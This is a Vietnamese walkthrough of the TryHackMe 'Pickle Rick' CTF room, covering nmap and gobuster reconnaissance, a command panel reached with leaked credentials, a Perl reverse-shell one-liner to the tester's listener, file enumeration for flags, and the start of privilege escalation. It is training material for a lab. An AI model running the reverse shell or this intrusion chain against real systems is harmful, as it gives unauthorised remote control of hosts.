
Server khai thác:

https://tryhackme.com/room/picklerick

Thực hiện start machine để lấy địa chỉ ip của mục tiêu cần khai thác:



Ping kiểm tra máy Kali có đang cùng mạng với Mục tiêu hay ko:

```
└─$ ping 10.10.176.127
PING 10.10.176.127 (10.10.176.127) 56(84) bytes of data.
64 bytes from 10.10.176.127: icmp_seq=1 ttl=61 time=391 ms
64 bytes from 10.10.176.127: icmp_seq=2 ttl=61 time=389 ms
^C
--- 10.10.176.127 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 388.956/389.991/391.027/1.035 ms
```

Thực hiện scan các port TCP:

nmap -vv -Pn -T4 -sC -sV -O -p- 10.10.176.127

```
Nmap scan report for 10.10.194.246
Host is up, received user-set (0.38s latency).
Scanned at 2022-08-12 23:57:10 EDT for 527s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ed:fd:9b:c2:6d:46:f0:08:56:fd:db:22:d4:b5:0e:ac (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzfxYskeHG131AamE4TvRuFTTD3JM1sb5rE8c2yq6GEb6Kbov5+V6Q5PeGbuhfFykD8VXigywme6w0x/LijA+CSGPuuP
1J7lvWPV2ueRNrNOlUWP9gNUvsZlgpPRaRFj59tzdwR9POjBL45G/OhZaEe8EsurdZN7mM1jBnwteB77CNY9xmAHoRMWCVzc3xAd3RAXXE/MdxsFJNCt7+FhumKCvQWTwhEr
kump7hv1rtaXBSd8wGZy0OtmFPdTYK9U43WWz2jcjk80k1VDFq+1nbBwbZMcc403dBP1gpIXk1kNfWnEMGUXtf81RMW7E+wEd4Hu3TkpbrbSbydD
|   256 0e:5a:18:d7:ec:10:8c:89:b9:d6:79:df:b0:68:4c:0a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHigL6IjAnAntDC9vTLh2VZUff7kRE446WfBdGWUvW4Wv4/jJnPkWkw0Gu
hQfMHnke/hatY1lAMgr+sgMnJ4=
|   256 25:4c:5f:22:53:02:56:78:ba:73:e2:7b:15:20:80:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIItFwsGN1HPvD3S5QMini5zcR0l/lg4Yh5g9/Lmy0VN6
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=8/13%OT=22%CT=1%CU=33932%PV=Y%DS=4%DC=I%G=Y%TM=62F7232
OS:5%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=106%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M505ST11NW7%O2=M505ST11NW7%O3=M505NNT11NW7%O4=M505ST11NW7%O5=M505ST1
OS:1NW7%O6=M505ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN
OS:(R=Y%DF=Y%T=40%W=6903%O=M505NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)
```

```
Uptime guess: 0.006 days (since Fri Aug 12 23:57:45 2022)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:05
Completed NSE at 00:05, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:05
Completed NSE at 00:05, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:05
Completed NSE at 00:05, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 528.27 seconds
           Raw packets sent: 68270 (3.008MB) | Rcvd: 67826 (2.717MB)
```

Thực hiện việc scan các port UDP

nmap -vv -Pn -T4 -sU -sV 10.10.176.127

```
Nmap scan report for 10.10.176.127
Host is up, received user-set (0.39s latency).
Scanned at 2022-08-14 04:19:27 EDT for 1090s
Not shown: 992 closed udp ports (port-unreach)
PORT      STATE         SERVICE      REASON      VERSION
68/udp    open|filtered dhcpc        no-response
687/udp   open|filtered asipregistry no-response
999/udp   open|filtered applix       no-response
2343/udp  open|filtered nati-logos   no-response
19227/udp open|filtered unknown      no-response
20313/udp open|filtered unknown      no-response
36206/udp open|filtered unknown      no-response
41308/udp open|filtered unknown      no-response

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1090.73 seconds
           Raw packets sent: 1440 (66.771KB) | Rcvd: 994 (73.288KB)
```

Dựa trên kết quả quét các port TCP và phiên bản như trên, có thể thấy Server đang mở 2 port 22 và 80. Trong đó port 22 là service SSH với phiên bản OpenSSH 7.2p2.

Thử truy cập bằng ssh đến server -> nhưng thất bại


```
┌──(root💀kali)-[/home/kali/Desktop]
└─# ssh admin@10.10.176.127                                          255 ×
The authenticity of host '10.10.176.127 (10.10.176.127)' can't be established.
ED25519 key fingerprint is SHA256:uhou/QWrDD6HLwLl+Zu3fgH/121Pc8xcDWG7YFmIUEE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.176.127' (ED25519) to the list of known hosts.
admin@10.10.176.127: Permission denied (publickey).
```

Tìm lỗi liên quan đến phiên bản của SSH này

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# searchsploit OpenSSH 7.2p2                                    255 ×
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration      | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC | linux/remote/45210.py
OpenSSH 7.2p2 - Username Enumeration          | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disab | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Libr | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)          | linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration         | linux/remote/40113.txt
---------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Dựa vào kết quả tìm kiếm, rất có thể Server dính lỗ hỏng “Usename Enumeration”. Thông qua tìm hiểu thì lỗi này thường chạy rất mất thời gian để tìm ra username cho SSH, sau đó lại còn phải brute force tìm password cho tài khoản đó mà chưa chắc sẽ tìm ra được -> tạm thời bỏ qua.

Chuyển đến tiếp theo sẽ là port 80. Tiến hành truy cập trang web theo địa chỉ của Server, tìm source:



Và src của nó sẽ là:


```
<!DOCTYPE html>
<html lang="en">
<head>
 <title>Rick is sup4r cool</title>
 <meta charset="utf-8">
 <meta name="viewport" content="width=device-width, initial-scale=1">
 <link rel="stylesheet" href="assets/bootstrap.min.css">
 <script src="assets/jquery.min.js"></script>
 <script src="assets/bootstrap.min.js"></script>
 <style>
 .jumbotron {
  background-image: url("assets/rickandmorty.jpeg");
  background-size: cover;
  height: 340px;
 }
 </style>
</head>
<body>
 <div class="container">
  <div class="jumbotron"></div>
  <h1>Help Morty!</h1></br>
  <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></br>
  <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
  I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></br>
 </div>
 <!--
  Note to self, remember username!
  Username: R1ckRul3s
 -->
</body>
</html>
```

Phần màu xanh lá ở trên là comment trên front end code, đây có thể là user dùng để đăng nhập lên chính trang web hoặc là dùng đăng nhập SSH. Nhưng tạm thời thì cứ để đây và tiếp tục tìm kiếm các thông tin khác như các dir ẩn.

Thực hiên chạy lệnh:


gobuster dir -w common-web-content.txt -u 10.10.176.127 -t 25 -x txt,php,py,sh

- gobuster: tên lệnh
- dir: chế độ tìm file ẩn
- -u: url của server nạn nhân
- -w: tên wordlist cần dùng
- -x: những extension muốn tìm (thường với website linux sẽ là txt, php, php5, py, rb, pl, sh)
- -t: số threads chạy trong 1 giây




Có thể nhận thấy 2 đường dẫn trả về status 200. Tiến hành truy cập 2 trang này.

Với url đầu tiên:




Đây có thể là password cho username vừa tìm được hồi nảy.


Với cái thứ 2, chúng ta được một nơi như là chỗ để đăng nhập:




Đăng nhập thành công thì được một nơi như thế này:



Đến đây thì test thử một cài câu lệnh xem cái Command Panel này hoạt động như thế nào.






TIP QUAN TRỌNG:

Thông thường, chúng ta có thể sử dụng trình điều khiển này để pentest tiếp, nhưng lúc này lại có một vấn đề như thế này. Để có thể truy cập vào được trình điều khiển server bằng dòng lệnh này, chúng ta cần phải đăng nhập thành công vào admin dashboard, vậy điều gì sẽ xảy ra nếu như password và username bị thay đổi? Khả năng cao là chúng ta sẽ không thể truy cập vào trình điều khiển này được nữa và phải tìm một lỗi khai thác khác.

Để tránh trường hợp trên xảy ra, chúng ta sẽ thiết lập một TCP reverse shell. Hay có thể giải thích đơn giản rằng chúng ta sẽ thiết lập một kết nối TCP từ máy nạn nhân đến máy của pentester và chúng ta sẽ điều khiển máy nạn nhân thông qua kết nối TCP đó. Như vậy, chúng ta không cần phải lo lắng chuyện mất quyền truy cập vào trình điều khiển nữa.

Kiểm tra trên server có đang chạy bash, perl, python, ruby gì không?



Chúng ta đã xác định được server có chạy những loại nào, tiếp theo sẽ tạo một Reverse shell bằng những câu lệnh như link sau.(Hoặc link này).

Trước đó cần phải xác định IP mà máy pentester đã dùng VPN tới, đồng thời là một port để nhận tín hiệu gửi về. Phần IP thì có sẵn, kiểm tra xem một port nào đó có đang được mở dùng trên máy dùng câu lệnh nmap, telnet, cat /etc/services.

Chúng ta sẽ mượn port 8888 để nhận kết nối chỏ về từ máy server. Cách mở port trên máy kali: nc -nlvp 8888

- n: Mang ý nghĩa chúng ta sẽ chỉ dùng IPv4 address, không dùng domain
- -l: Chế độ lắng nghe
- -v: Verbose – Cho biết quá trình lắng nghe đang diễn ra thế nào
- -p: Chỉ định port để lắng nghe

Tiếp theo sử dụng những câu lệnh để excute từ trên server, trong trường hợp này là:

perl -e 'use Socket;$i="10.4.43.108";$p=8888;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

CHÚ Ý: lúc làm lab tới đây thì tắt đi nghỉ, nên địa chỉ server của tryhackmy sẽ thay đổi khi bật lên làm tiếp:

- IP server: 10.10.105.178
- IP của máy kali: 10.4.43.108

Sau khi excute câu lệnh trên web cùng với thực hiện lắng nghe trên máy kali, kết quả nhận được:

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# nc -nlvp 8888
listening on [any] 8888 ...
connect to [10.4.43.108] from (UNKNOWN) [10.10.105.178] 38718
/bin/sh: 0: can't access tty; job control turned off
$
$ pwd
/var/www/html
```

Tìm key thứ nhất:

Sau khi có kết nối rồi, dùng lệnh kiểm tra các tập tin/ thư mục đang hiện hành nên dùng lệnh “ls -la”

```
$ ls -la
total 40
drwxr-xr-x 3 root   root   4096 Feb 10  2019 .
drwxr-xr-x 3 root   root   4096 Feb 10  2019 ..
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 Sup3rS3cretPickl3Ingred.txt
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 10  2019 assets
-rwxr-xr-x 1 ubuntu ubuntu   54 Feb 10  2019 clue.txt
-rwxr-xr-x 1 ubuntu ubuntu 1105 Feb 10  2019 denied.php
-rwxrwxrwx 1 ubuntu ubuntu 1062 Feb 10  2019 index.html
-rwxr-xr-x 1 ubuntu ubuntu 1438 Feb 10  2019 login.php
-rwxr-xr-x 1 ubuntu ubuntu 2044 Feb 10  2019 portal.php
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 robots.txt
$
```

Có một file dạng txt khả nghi, đọc file đó => key1: mr. meeseek hair

Tìm key thứ 2

Đầu tiên di chuyển ra thư mục root và liệt kê ra các file/dir hiện hành:

```
$ ls -la
total 88
drwxr-xr-x  23 root root  4096 Aug 15 07:53 .
drwxr-xr-x  23 root root  4096 Aug 15 07:53 ..
drwxr-xr-x   2 root root  4096 Nov 14  2018 bin
drwxr-xr-x   3 root root  4096 Nov 14  2018 boot
drwxr-xr-x  14 root root  3260 Aug 15 07:53 dev
drwxr-xr-x  94 root root  4096 Aug 15 07:53 etc
drwxr-xr-x   4 root root  4096 Feb 10  2019 home
lrwxrwxrwx   1 root root    30 Nov 14  2018 initrd.img -> boot/initrd.img-4.4.0-1072-aws
drwxr-xr-x  21 root root  4096 Feb 10  2019 lib
drwxr-xr-x   2 root root  4096 Nov 14  2018 lib64
drwx------   2 root root 16384 Nov 14  2018 lost+found
drwxr-xr-x   2 root root  4096 Nov 14  2018 media
drwxr-xr-x   2 root root  4096 Nov 14  2018 mnt
drwxr-xr-x   2 root root  4096 Nov 14  2018 opt
dr-xr-xr-x 134 root root     0 Aug 15 07:53 proc
drwx------   4 root root  4096 Feb 10  2019 root
drwxr-xr-x  25 root root   880 Aug 15 07:54 run
drwxr-xr-x   2 root root  4096 Nov 14  2018 sbin
drwxr-xr-x   5 root root  4096 Feb 10  2019 snap
drwxr-xr-x   2 root root  4096 Nov 14  2018 srv
dr-xr-xr-x  13 root root     0 Aug 15 07:53 sys
drwxrwxrwt   8 root root  4096 Aug 15 07:54 tmp
drwxr-xr-x  10 root root  4096 Nov 14  2018 usr
drwxr-xr-x  14 root root  4096 Feb 10  2019 var
lrwxrwxrwx   1 root root    27 Nov 14  2018 vmlinuz -> boot/vmlinuz-4.4.0-1072-aws
```

Kiến thức thu lụm được:

Ở thời điểm này, chỉ cần chú ý đến 3 directories đó là

- home: Nơi chứa những directories của những người dùng thông thường. Những người dùng thông thường sẽ được phép truy cập vào directory home này, nhưng không được phép thay đổi những directories (ví dụ như thêm hoặc xóa) được chứa bên trong directory home.
- root: Directory của root hay admin, người có quyền quản trị cao nhất và chỉ có root/admin mới được quyền truy cập vào đây.
- tmp: đây là directory thường được dùng để lưu trữ những dữ liệu tạm thời, và được cấp quyền truy cập, sửa đổi và thực thi cho tất cả người dùng hệ thống (cả root lẫn người dùng thường). Vì lẽ, directory này rất hay bị lợi dụng làm nơi chuyển dữ liệu hoặc mã độc giữa máy hacker và máy nạn nhân. Cũng như hacker có thể chạy file mã độc ngay tại directory tmp để tấn công hệ thống.

Di chuyển vào thư mục home, liệt kê các user:

```
$ cd home
$ ls -la
total 16
drwxr-xr-x  4 root   root   4096 Feb 10  2019 .
drwxr-xr-x 23 root   root   4096 Aug 15 07:53 ..
drwxrwxrwx  2 root   root   4096 Feb 10  2019 rick
drwxr-xr-x  4 ubuntu ubuntu 4096 Feb 10  2019 ubuntu
$
```

Kết quả trả về là có 2 người dùng bình thường là rick và ubuntu, và chúng ta có quyền truy cập vào cả 2 directories này. Thế tại sao account www-data lại không có ở đây? Vì account www-data là account mặc định được hệ thống webserver (ví dụ như Apache hoặc Nginx, v.v.) sử dụng cho các tác vụ thường ngày. Đây là một account bình thường và không có quyền hạn gì đặc biệt.

Vào trong user rick để tìm key thứ 2

```
$ cd rick
$ ls -la
total 12
drwxrwxrwx 2 root root 4096 Feb 10  2019 .
drwxr-xr-x 4 root root 4096 Feb 10  2019 ..
-rwxrwxrwx 1 root root   13 Feb 10  2019 second ingredients
$ cat "second ingredients"
1 jerry tear
$
```

Tìm key thứ 3

Lúc này chuyển qua user còn lại trong thư mục home để tìm. Ở đây chúng ta có 2 file để chú ý là .sudo_as_admin_successful và .ssh. Nhưng .sudo_as_admin_successful có số byte dữ liệu bằng 0 nên đây là một file trống. Còn directory .ssh không cho chúng ta quyền truy cập. Có thể thử cd đến .ssh sẽ nhận được báo lỗi sau

```
$ cd ubuntu
$ ls -la
total 40
drwxr-xr-x 4 ubuntu ubuntu 4096 Feb 10  2019 .
drwxr-xr-x 4 root   root   4096 Feb 10  2019 ..
-rw------- 1 ubuntu ubuntu  320 Feb 10  2019 .bash_history
-rw-r--r-- 1 ubuntu ubuntu  220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Aug 31  2015 .bashrc
drwx------ 2 ubuntu ubuntu 4096 Feb 10  2019 .cache
-rw-r--r-- 1 ubuntu ubuntu  655 May 16  2017 .profile
drwx------ 2 ubuntu ubuntu 4096 Feb 10  2019 .ssh
-rw-r--r-- 1 ubuntu ubuntu    0 Feb 10  2019 .sudo_as_admin_successful
-rw------- 1 ubuntu ubuntu 4267 Feb 10  2019 .viminfo
$ cd .ssh
/bin/sh: 18: cd: can't cd to .ssh
$
```

Do đó cần phải leo thang đặc quyền để có thể truy cập được trong dir này. Privileges escalation là một lĩnh vực khá rộng và có vô số cách cũng như kỹ thuật để thực hiện. Trong đó có 2 cách phổ biến nhất đó là sử dụng:

- Kernal exploit: Nghĩa là lợi dụng những lỗ hổng bảo mật nằm trong nhân Linux hoặc hệ điều hành Ubuntu để tiến hành nâng quyền quản trị.
- Sudo rights: Lợi dụng các công cụ được cấp quyền sử dụng để nâng quyền quản trị.

Đầu tiên bắt đầu với Kernal exploit, cần phải thu thập thông tin liên quan đến OS, kernel như sau:

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.5 LTS"
NAME="Ubuntu"
VERSION="16.04.5 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.5 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
```

```
$ cat /proc/*version
Linux version 4.4.0-1072-aws (buildd@lcy01-amd64-026) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.10) )
0:21 UTC 2018
$
```

Kết hợp các điều trên có nghĩa là chúng ta cần tìm một phần mềm khai thác lỗi cho phép nâng cấp quyền quản trị trên Ubuntu 16.04.5 LTS hoặc Kernel 4.4.0-1072-aws được viết bằng Bash, Perl, C hoặc có đuôi .elf (file thực thi trên Linux).

Tiến hành tìm lỗi những không mấy khả quan

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# searchsploit Ubuntu 16.04.5 LTS
Exploits: No Results
Shellcodes: No Results

┌──(root💀kali)-[/home/kali/Desktop]
└─# searchsploit linux kernerl 4.4.0-1072-aws
Exploits: No Results
Shellcodes: No Results
```

Kết quả không mấy khả quan nên sẽ chuyển qua cách nâng cấp đặc quyền thứ 2 là sudo right.

Kiến thức: tất cả mọi thứ từ thiết bị, công cụ, câu lệnh, interface, ip address, port, v.v trên Linux đều là một file. Do đó, việc bạn có thể sử dụng một công cụ ví dụ Perl hay một dòng lệnh ví dụ ls được hay không phụ thuộc hoàn toàn vào việc bạn có quyền tiếp cận, và thực thi với file Perl hoặc file ls hay không. Mỗi account trong hệ thống Linux thường sẽ được cấp phép sử dụng một số công cụ hoặc câu lệnh để thực hiện công việc của họ. Và các công cụ hoặc câu lệnh này nếu không được quản trị kỹ, chúng hoàn toàn có thể bị lợi dụng để nâng cấp lên quyền quản trị cao hơn, hoặc thậm chí là quyền quản trị root.

Do đó, cần kiểm tra quyền của account hiện tại:

